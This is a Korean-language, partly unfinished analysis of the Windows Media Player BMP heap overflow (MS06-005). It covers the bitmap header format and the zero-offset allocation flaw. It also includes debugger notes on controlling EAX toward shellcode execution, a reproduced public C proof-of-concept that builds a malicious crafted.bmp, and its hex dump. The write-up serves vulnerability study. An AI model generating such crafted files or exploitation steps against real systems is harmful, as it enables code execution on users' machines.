Windows Media Player BMP Handling BOF Vulnerability (Heap Overflow)

Frist Version: 2006. 02. 16
Last Version: 2006. 02. 16

anesra@{null2root.org, gmail.com}

Table of Contents

1. MS Media Player BMP Handling BOF Vulnerability

1.1 What is BMP Format ?

BMP 포멧은 그래픽에서 사용되는 포멧이다. 주저리.

비트맵의 구조는 다음과 같다.

Offset	필드	Size	설명
0000h	Identifier	2 byte	비트맵 파일 식별자 (윈도우는 'BM'으로 시작)
0002h	File size	1 dword	필드 사이즈
0006h	Reserved	1 dword	예약된 값
000ah	Bitmap data offset	1 dword	
000eh	Bitmat header size	1 dword	비트맵 헤더 크기 – 윈도우계열은 28h
0012h	Width	1 dword	픽셀로 비트맵의 수평 넓이
0016h	Height	1 dword	픽셀로 비트맵의 수직 높이
001ah	Planes	1 word	이 비트맵의 planes 개수
001ch	Bits per pixel	1 word	
001eh	Compression	1 dword	
0022h	Bitmap data size	1 dword	비트맵 데이터의 크기(바이트 단위)
0026h	Hresolution	1 dword	
002ah	Vresolution	1 dword	
002eh	Colors	1 dword	
0032h	Important colors	1 dword	
0036h	Palette	N*4byte	
0436h	Bitmap data	X bytes	

그 중에서도 Bitmap File의 Header 구조체를 보면 다음과 같다.

Bitmap File Header

```
typedef struct tagBITMAPFILEHEADER {
  WORD    bfType;  // 특정 파일 타입 – 반드시 'BM"으로 되어야 함
  DWORD   bfSize;  // 특정 사이즈, 바이트 단위, bitmap file의 사이즈
  WORD    bfReserved1;  // 예약. 반드시 0이 되어야 함
  WORD    bfReserved2;  // 예약2, 반드시 0
  DWORD   bfOffBits; // bitmap 비트의 BITMAPFILEHADER의 구조체의 시작으로부터의 특정 offset
} BITMAPFILEHEADER, *PBITMAPFILEHEADER;
```

[표1] Bit MAP File 헤더 구조체

Bit map Header 정보 구조체는 다음과 같다.

```
typedef struct tagBITMAPINFOHEADER{
  DWORD   biSize;
  LONG    biWidth;
  LONG    biHeight;
  WORD    biPlanes;
  WORD    biBitCount;
  DWORD   biCompression;
  DWORD   biSizeImage;
  LONG    biXPelsPerMeter;
  LONG    biYPelsPerMeter;
  DWORD   biClrUsed;
  DWORD   biClrImportant;
} BITMAPINFOHEADER, *PBITMAPINFOHEADER;
```

Bit map Header 정보 구조체는 다음과 같다.

1.2 Media Player BMP handling BOF 취약점 내용

Media Player 7.1 에서 10 까지 모든 윈도우 운영체제에서 취약함. Heap Overflow임

공격자는 asx파일을 만들어서 URL 상이나 ActiveX로 외부에서 실행하게 함으로서 사용자 PC에 임의의 명령어를 실행할 수 있음.

윈도우 미디어 플레이어에서 bit map 파일을 처리할 수 있는데, Windows Media Player의 bit map을 decoding하기 위해 .DLL을 사용한다. 그러나 사이즈를 0으로 정의해 버리면 Windows Media Player(WMP)는 힙 사이즈를 0으로 할당한다. 그러나 실제로는 힙 영역에 실제 크기 만큼 복사한다. 그래서 사이즈가 0으로 정의된 특별한 BMP 파일은 Overflow을 발생시킨다. 사이즈가 0으로 변경될 때 WMP는 새로운 함수의 Heap을 할당할 것이다. 그래서 실제적으로 0x2*8(heap) 사이즈 만큼 할당 할 것이다. 데이터를 복사할 때 두 가지 상태를 체크할 것이다.

1. 사이즈 보다 작은가. – bmp head. 이것은 0-0xe(bmp header size) = 0xfffffff2
2. 0x1000 보다 작은가.


그래서 만일 실제 파일 크기가 1000 보다 작다면 그것은 0x2*8 heap에 실제 데이터 크기를 복사할 것이다. 만일 실제 파일 크기가 1000보다 크다면, 그것은 0x2*8 heap에 처음 0x1000을 복사할 것이다.

(주로 이론 및 개념적)


1.3 취약점 원리

취약점 원리


(주로 코드 레벨 또는 디스어셈 레벨에서 원리 분석)



IE에서 <embed로 불러와서 실행


http[redacted] - Microsoft Internet Explorer
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
뒤로 검색 즐겨찾기
네이버(N) http:[redacted] 이동 내PC검색
iexplore.exe
오류 사인
AppName: iexplore.exe AppVer: 6.0.2900.2180 ModName: wmp.dll
ModVer: 9.0.0.3250 Offset: 0016ddb2
자세한 오류 정보
이 오류 보고에는 다음과 같은 것이 포함됩니다. 문제가 발생했을 때 iexplore.exe의 상태에 관한 정보; 사용한 컴퓨터 하드웨어 및 운영 체제 버전; 사용권을 확인하는데 사용되는 디지털 Product ID(제품 번호); 컴퓨터의 인터넷 프로토콜(IP) 주소.
회사 내부에서 개인적으로 식별이 가능한 정보용 양식이나, 파일, 사용자의 이름, 주소, 전자 메일 주소를 수집하지 않습니다. 다만 오류 보고에 파일에 있는 사용자 데이터가 포함되어 있을 수 있습니다. 이 정보가 사용자를 구별하는데 사용될 가능성이 있으나, 있다고 해도 사용되지 않습니다.
수집된 데이터는 오직 문제를 해결하는데 만 사용됩니다. 좀 더 자세한 정보가 있다면, 문제를 알려주실 때 알려드리겠습니다. 이 오류 보고는 액세스가 일부에게로 국한된 안전한 데이터베이스에 보안이 유지되는 연결 방법을 통해 보내지며, 마케팅 목적으로 사용되지 않습니다.
오류 보고에 관한 기술 정보를 보려면, 여기를 클릭하십시오.
웹에 있는 데이터 수집 정책을 보려면, 여기를 클릭하십시오.
닫기(C)

디버깅




CALL 명령어 이고, EAX 값을 변경할 수 있기 때문에, 원하는 명령어를 실행할 수 있는 가능성 있음.

명령어가 CALL [EAX+1C] , EAX는 41414141 . 스택영역에 AAAAA 할당됨. ESI 변경 가능.

EAX에 SEH 주소를 넣고, SEH에 쉘코드를 넣으면 쉘이 뜨겠다. ? 아님 JMP ESP 정도로 해도 .

1. 쉘코드를 넣고, 쉘코드가 있는 주소를 EAX가 가리키게 하면 되는 시나리오.



USER32.CopyRect

USER32.LoadCursorW

Wmp.dll 에 어떤 함수가 있는 지 살펴보자.

1.4 취약 함수의 흐름

취약 함수의 흐름.

1.5 공격 코드 분석

공개된 Exploit 코드는 다음과 같다.

```
/*
*
* Windows Media Player BMP Heap Overflow (MS06-005)
* Bug discovered by eEye - http://www.eeye.com/html/research/advisories/AD20060214.html
* Exploit coded by ATmaCA
* Web: http://www.spyinstructors.com && http://www.atmacasoft.com
* E-Mail: atmaca@icqmail.com
* Credit to Kozan
*
*/

/*
*
* Systems Affected:
* Microsoft Windows Media Player 7.1 through 10
*
* Windows NT 4.0
* Windows 98 / ME
* Windows 2000 SP4
* Windows XP SP1 / SP2
* Windows 2003
*
*
*/

/*
*
* In this vulnerability,payload is loaded to different places in memory each time.
```

```
* but some time is very easy to call our shell code :
* http://www.spyinstructors.com/atmaca/research/wmp.JPG
* but some times not =) because of ,no shell this time
*
*/

/*
*
* Microsoft has released a patch for this vulnerability.
* The patch is available at:
* http://www.microsoft.com/technet/security/bulletin/ms06-005.mspx
*
*/

#include <windows.h>
#include <stdio.h>

#define BITMAP_FILE_SIZE 0xA8D2
#define BITMAP_FILE_NAME "crafted.bmp"

#pragma pack( push )
#pragma pack( 1 )

// bitmap file format - http://atlc.sourceforge.net/bmp.html
//File information header provides general information about the file
typedef struct _BitmapFileHeader {
   WORD bfType;
   DWORD bfSize;
   WORD bfReserved1;
   WORD bfReserved2;
   DWORD bfOffBits;
} BMPFHEADER;

//Bitmap information header provides information specific to the image data
typedef struct _BitmapInfoHeader{
   DWORD biSize;
   LONG biWidth;
   LONG biHeight;
   WORD biPlanes;
   WORD biBitCount;
```

```
    DWORD biCompression;
    DWORD biSizeImage;
    LONG biXPelsPerMeter;
    LONG biYPelsPerMeter;
    DWORD biClrUsed;
    DWORD biClrImportant;
} BMPIHEADER;

#pragma pack( pop )

int main(void)
{
    FILE *File;
    BMPFHEADER *bmp_fheader;
    BMPIHEADER *bmp_iheader;
    char *pszBuffer;

    printf("\nWindows Media Player BMP Heap Overflow (MS06-005)");
    printf("\nBug discovered by eEye");
    printf("\nExploit coded by ATmaCA");
    printf("\nWeb: http://www.spyinstructors.com && http://www.atmacasoft.com");
    printf("\nE-Mail: atmaca@icqmail.com");
    printf("\nCredit to Kozan");


    if ( (File = fopen(BITMAP_FILE_NAME,"w+b")) == NULL ) {
        printf("\n [E:] fopen()");
        exit(1);
    }

    bmp_fheader=(BMPFHEADER*)malloc(sizeof(BMPFHEADER));
    bmp_iheader=(BMPIHEADER*)malloc(sizeof(BMPIHEADER));
    pszBuffer = (char*)malloc(BITMAP_FILE_SIZE);

    memset(pszBuffer,0x41,BITMAP_FILE_SIZE);

    bmp_fheader->bfType = 0x4D42; // "BM"
    bmp_fheader->bfSize = BITMAP_FILE_SIZE;
    bmp_fheader->bfReserved1 = 0x00;
    bmp_fheader->bfReserved2 = 0x00;
```

```
    // eEye - MAGIC
    // Antiviruses will get the signature from here!!!
    bmp_fheader->bfOffBits = 0x00; //( sizeof(BMPFHEADER) + sizeof(BMPIHEADER) );

    bmp_iheader->biSize = 0x28;
    bmp_iheader->biWidth = 0x91;
    bmp_iheader->biHeight = 0x63;
    bmp_iheader->biPlanes = 0x01;
    bmp_iheader->biBitCount = 0x18;
    bmp_iheader->biCompression = 0x00;
    bmp_iheader->biSizeImage = 0xA89C;
    bmp_iheader->biXPelsPerMeter = 0x00;
    bmp_iheader->biYPelsPerMeter = 0x00;
    bmp_iheader->biClrUsed = 0x00;
    bmp_iheader->biClrImportant = 0x00;

    memcpy(pszBuffer,bmp_fheader,sizeof(BMPFHEADER));
    memcpy(pszBuffer+sizeof(BMPFHEADER),bmp_iheader,sizeof(BMPIHEADER));

    fwrite(pszBuffer, BITMAP_FILE_SIZE-1, 1,File);
    fwrite("\x00", 1,1, File); //Terminator

    fclose(File);
    printf("\n\n" BITMAP_FILE_NAME" has been created in the current directory.\n");

    return 1;
 }
```

공격에 이용할 버퍼를 만듬

BmpFHeader , **bfOffBits=0x00** | bmpIHeader | 41414141414141414141 ~~~~~ 0x00

0 0xA8D2

(43218)

공격에 이용된 crafted.bmp 파일 내용

bfOffBits=sizeof(BmpFHeader) + sizeof(BmpIHeader) 가 0이 되어서 이를 처리할 때 에러 발생함

```
00000000h: 42 4D D2 A8 00 00 00 00 00 00 00 00 28 00 ; BM朗.........(.
00000010h: 00 00 91 00 00 00 63 00 00 00 01 00 18 00 00 00 ; ..?..c.........
00000020h: 00 00 9C A8 00 00 00 00 00 00 00 00 00 00 00 00 ; ..쑥............
00000030h: 00 00 00 00 00 00 41 41 41 41 41 41 41 41 41 41 ; ......AAAAAAAAAA
00000040h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000050h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000060h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
```

42 4D = ‘BM’

D2 A8 00 00 = ‘이미지 사이즈’

00 00 00 00 = ‘Reserved’


00 00 00 00 = Data Offset


```
0000a8a0h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
0000a8b0h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
0000a8c0h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
0000a8d0h: 41 00 ; A.
```

날라..


1.6 공격 실험

공개된 공격 코드를 이용하여 테스트를 해보았다.



